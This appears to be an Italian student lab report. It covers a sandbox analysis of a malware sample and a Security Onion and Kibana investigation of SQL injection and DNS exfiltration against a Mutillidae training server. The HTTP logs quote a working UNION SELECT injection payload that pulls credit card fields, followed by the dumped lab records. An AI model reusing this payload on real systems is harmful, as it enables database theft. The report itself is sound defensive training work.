
Come possiamo notare, il file **W32.Nimda.Amm.exe** è effettivamente un file eseguibile di Windows.

Bonus 1 – Anyrun

1. **Verdetto:** l'attività è stata classificata come malevola.
 2. **Sistema operativo:** Windows 10 Professional, 64-bit.
 3. **Indicatori di compromissione:**

- **Hash** del file per identificazione:

- **MD5:** 00B5E91B42712471CDFBDB37B715670C
 - **SHA1:** D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
 - **SHA256:**
0307EE805DF8B94733598D5C3D62B28678EAEADBF1CA3689FA67



Attività sospette rilevate

- **Esecuzione di comandi tramite CMD.EXE:** Jvczfhe.exe ha avviato comandi tramite la console.
 - **Modifica delle impostazioni di sicurezza di Internet Explorer** e lettura delle chiavi di registro di Microsoft Office, suggerendo tentativi di evasione delle difese del sistema e possibili esfiltrazioni.
 - **Timeout per ritardare l'esecuzione** tramite il comando TIMEOUT.EXE, un comportamento comune nei malware per eludere l'analisi.
 - **Connessioni a porte insolite** e tentativi di accesso ai settaggi di proxy.

Analisi dei processi e delle modifiche di registro

- Il file ha interagito con diversi processi, inclusi `InstallUtil.exe` e `cmd.exe`, per eseguire operazioni sulla configurazione di sistema e applicare modifiche ai registri.
- Ha disabilitato i log di traccia, suggerendo un tentativo di evitare rilevazioni.

File e directory modificate

- Sono stati creati e modificati file all'interno della directory dell'utente, comprese impostazioni di sicurezza e configurazioni di browser.

Conclusioni

L'analisi rileva che `Jvczfhe.exe` mostra comportamenti dannosi, con azioni che modificano impostazioni di sicurezza e utilizzano processi di sistema per nascondere la propria presenza. Per mitigare, è consigliabile un'ulteriore analisi del file e un ripristino del sistema compromesso.

Interpretare dati HTTP e DNS per isolare un Threat Actor

Obiettivi

In questo laboratorio, si analizzano i log relativi all'exploit di vulnerabilità documentate su protocolli HTTP e DNS. L'obiettivo è isolare l'attore minaccioso esaminando attacchi di SQL Injection e tecniche di esfiltrazione di dati tramite DNS.

Background / Scenario

MySQL è un database ampiamente utilizzato nelle applicazioni web, ma è vulnerabile a tecniche di SQL Injection che consentono a un attore malintenzionato di eseguire istruzioni SQL dannose e ottenere accesso non autorizzato ai dati. Inoltre, il servizio DNS, progettato per tradurre i nomi di dominio in indirizzi IP, può essere sfruttato per esfiltrare dati in modo nascosto.


In questo laboratorio, si utilizza **Kibana** in esecuzione su una macchina virtuale **Security Onion** per indagare sugli exploit e identificare i dati esfiltrati tramite HTTP e DNS durante gli attacchi.

Procedura

Parte 1: Identificazione di SQL Injection tramite HTTP

Passaggio 1: Accesso e Configurazione di Kibana

- Dopo l'avvio della macchina Security Onion, sono stati verificati i servizi per assicurarsi del corretto funzionamento, utilizzando il comando `sudo so-status`.




```

analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
  * sguil server [ OK ]
Status: seconion-import
  * pcap_agent (sguil) [ OK ]
  * snort_agent-1 (sguil) [ OK ]
  * barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
  * so-elasticsearch [ OK ]
  * so-logstash [ OK ]
  * so-kibana [ OK ]
  * so-freqserver [ OK ]

analyst@SecOnion:~$ 

```


- Successivamente, è stato effettuato l'accesso a Kibana per l'analisi del traffico HTTP, impostando l'intervallo temporale per l'intero mese di giugno 2020, periodo durante il quale si è verificato l'attacco.



The screenshot shows the Kibana Overview dashboard. On the left, there is a sidebar with navigation links: Discover, Visualize, Dashboard (which is selected), Timelion, Dev Tools, Management, Squert, and Logout. The main area displays a "Time Range" section with a calendar for June 2020. The "From" field is set to "2020-06-01 00:00:00.000" and the "To" field is set to "2020-06-30 23:59:59.999". Below the calendar, there are two rows of dates: the first row includes 01 through 06, and the second row includes 07 through 13. Further down, there are additional rows for 14 through 20, 21 through 27, and 28 through 30. At the bottom right of the main area, there are "Go" and "Update" buttons.

Passaggio 2: Applicazione del Filtro per il Traffico HTTP

- È stato applicato un filtro specifico per visualizzare solo il traffico HTTP. Questa selezione ha permesso di analizzare i log relativi alle richieste sospette, come gli indirizzi IP di origine e destinazione, e il numero di porta (80).



- Questi log hanno evidenziato attività anomale dirette al server web, suggerendo la possibilità di un attacco SQL Injection.

The screenshot shows the Kibana interface with the title "Zeek - HTTP - Kibana - Chromium". The left sidebar has a dark blue background with white icons and text: "Discover", "Visualize", "Dashboard" (which is selected), "Timeline", "Dev Tools", "Management", "Squirt", and "Logout". Below these are "Collapse" and "Expand" buttons. The main area is titled "HTTP - Logs" and displays a table of log entries. A single row is selected, showing the following fields:

Time	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1	CukeR52 aPjRN7Pf qDd	ZzjrzXIBB6Cd-_0SD_iW

Below the table, there are two tabs: "Table" (selected) and "JSON". The JSON view shows the following document structure:

```

{
  "@timestamp": "June 12th 2020, 21:30:09.445",
  "@version": "1",
  "_id": "ZzjrzXIBB6Cd-_0SD_iW", // This field is highlighted with a red box.
  "_index": "seconion:logstash-import-2020.06.12",
  "_score": "-",
  "_type": "doc",
  "destination_geo.city_name": "Monterey"
}

```

Passaggio 3: Esplorazione dei Log HTTP Dettagliati tramite capME!

- Utilizzando la funzionalità capME!, è stato possibile analizzare più in dettaglio le richieste HTTP, individuando elementi tipici di un tentativo di SQL Injection, come l'uso dei comandi `union` e `select` nella stringa di richiesta.
- Questo ha confermato che l'attore minaccioso stava cercando di bypassare l'autenticazione per accedere a dati sensibili presenti nel database, ottenendo informazioni come numeri di carte di credito e dati di autenticazione. In questo caso Username e Pass.

capME! - Chromium

Zeek - HTTP - Kibana capME!

localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_0SD_iW

Logout union 1/2 close

209.165.200.227:56194 209.165.200.235:80-6-700214991.pcap

```

Log entry:
ts="2020-06-12T21:30:09.445030Z" uid="CukeR52aPjRN7PfDd" id.orig_h="209.165.200.227" id.orig_p="56194" id.resp_h="209.165.200.235" id.resp_p="80" trans_dept_h:1 method="GET" host="209.165.200.235" uri="/mutillidae/index.php?page=user-info.php&username=%union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details" referer="http://209.165.200.235/mutillidae/index.php?page=user-info.php" version="1.1" user_agent="Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" request_body_len=0 response_body_len=23665 status_code=200 status_msg="OK" tags=[HTTP:URl_SQLI],resp_fuids=[FEWWS63HqvCqfh3LH1],resp_mime_types=[text/html]
```

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227-56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7::?:?] (up: 2829 hrs)
OS Fingerprint: >209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Crnull+from+credit_cards+-+&password=&use_r-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT

capME! - Chromium

Zeek - HTTP - Kibana capME!

localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_0SD_iW

username 1/10

```

DST:  

DST: 24  

DST: <b></b>Username=</b>4444111122223333<br>  

DST:  

DST: 17  

DST: <b></b>Password=</b>745<br>  

DST:  

DST: 22  

DST: <b></b>Signature=</b>2012-03-01<br><p>  

DST:  

DST: 24  

DST: <b></b>Username=</b>7746536337776330<br>  

DST:  

DST: 17  

DST: <b></b>Password=</b>722<br>  

DST:  

DST: 22  

DST: <b></b>Signature=</b>2015-04-01<br><p>  

DST:  

DST: 24  

DST: <b></b>Username=</b>8242325748474749<br>  

DST:  

DST: 17  

DST: <b></b>Password=</b>461<br>  

DST:  

DST: 22  

DST: <b></b>Signature=</b>2016-03-01<br><p>  

DST:  

DST: 24  

DST: <b></b>Username=</b>7725653200487633<br>  

DST:  

DST: 17  

DST: <b></b>Password=</b>230<br>  


DST:  

DST: 22
```

Parte 2: Esame dell'Esfiltrazione di Dati tramite DNS

Passaggio 1: Analisi delle Query DNS Anomale

- Dopo l'analisi dell'attacco SQL Injection, l'attenzione si è spostata sul traffico DNS. Filtrando per DNS, sono state individuate query con subdomini insolitamente lunghi associati a `example.com`, suggerendo un possibile tentativo di esfiltrazione dati.



- Con il filtraggio delle query con il tag example.com abbiamo trovato le query in questione. Tali query contenevano stringhe esadecimale che indicavano una possibile codifica di dati sensibili all'interno dei subdomini DNS.

The screenshot shows the Kibana interface for a Zeek - DNS dashboard. The search bar at the top contains the query `example.com`, which is highlighted with a red box and an arrow pointing to it from the left.

The dashboard displays four charts:

- DNS - Log Count Over Time:** A line chart showing the count of DNS logs over time from June 1st to June 30th, 2020. The count fluctuates between 0 and 4.
- DNS - Query Class (Pie Chart):** A pie chart showing the distribution of DNS query classes. The largest segment is labeled `C_INTERNET`.
- DNS - Destination Port (Horizontal Bar Chart):** A horizontal bar chart showing the distribution of destination ports. The most common port is labeled `53`.

The second screenshot shows the Kibana Query editor. The query field contains several hex strings, which are highlighted with a red box and an arrow pointing to them from the left:

```
434f4e464944454e5449414c20444f43554d454e540a444f20
484152450a5468697320646f63756d656e7420636f6e74616!
666f726d6174696f6e2061626f757420746865206c61737420
697479206272656163682e0a.ns.example.com
```

To the right of the query field, there is a message: **No results found**.

Passaggio 2: Esportazione e Decodifica delle Query DNS

- Le query sospette sono state esportate in un file CSV, da cui sono state estratte le sequenze esadecimali.

The screenshot shows the Kibana interface with the 'Discover' panel selected. In the 'DNS - Queries' section, there is a list of DNS queries. At the bottom of this section, there are two export options: 'Raw' and 'Formatted'. A red box highlights the 'DNS - Queries.csv' download link, which is located just below these options. An arrow points from this download link to the 'Downloads' folder in the Oracle VirtualBox window below.

Kibana Dashboard:

- Discover
- Visualize
- Dashboard
- Timeline
- Dev Tools
- Management
- Squirt
- Logout

DNS - Queries Panel:

Query

- 434f4e464944454e5449414c20444f43554d454e540a444f20
- 484152450a5468697320646f63756d656e7420636f6e746165
- 666f726d6174696f6e2061626f757420746865206c61737420
- 697479206272656163682e0a.ns.example.com

Export: Raw Formatted

Downloads:

- DNS - Queries.csv
- 192.168.0.11_49817_209.165.200.235_20-6-515498794.pcap
- Files - MIME Type.csv
- 192.168.0.11_52776_209.165.200.235_21-6-310724472.pcap

- Attraverso il comando `xxd`, queste stringhe sono state decodificate in testo leggibile, rivelando contenuti riservati come messaggi con la dicitura “CONFIDENTIAL DOCUMENT,” implicando che le query DNS fossero usate per nascondere e inviare dati riservati all'esterno della rete.

```
analyst@SecOnion: ~/Downloads
File Edit View Search Terminal Help
analyst@SecOnion:~/Downloads$ xxd -r -p "/home/analyst/Downloads/DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@sec onion:~/Downloads$
```

```
capME! - Chromium
Zeek - HTTP - Kibana x capME!
← → C 🔍 Not secure | localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_OSD_iW
Logout union 1/2 ⌂ ⌃ ⌁ ⌂ close
209.165.200.227:56194_209.165.200.235:80-6-700214991.pcap
Log entry:
["ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_dept": "h1", "method": "GET", "host": "209.165.200.235", "url": "/mutilidae/index.php?page=user-info.php&username=%27union%27+select+ccid.ccnumber,ccv.expiration,null+from+credit_cards+-+&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutilidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP:URl_SQL"], "resp_fuids": "[FeWw563hqvCqth3LH1]", "resp_mime_types": ["text/html"]}

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S4:64:1:60:M1460,S,T,N,W7::?:?] (up: 2829 hrs)
OS Fingerprint: -> 209.165.200.235:80 [link: ethernet/modem]
SRC: GET /mutilidae/index.php?page=user-info.php&username=%27union%27+select+ccid%2Ccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+-+&password=&user-iinfo-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.9
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/mutilidae/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
```

Conclusioni

L'analisi conferma che l'attacco ha coinvolto una SQL Injection per l'accesso non autorizzato ai dati, e tecniche di esfiltrazione di informazioni tramite DNS per trasmettere dati riservati. Questi risultati sottolineano l'importanza di un monitoraggio continuo di traffico HTTP e DNS, e dell'utilizzo di strumenti avanzati per l'identificazione di anomalie e minacce nella rete aziendale.

Isolare un host compromesso con 5-tuple

Obiettivi

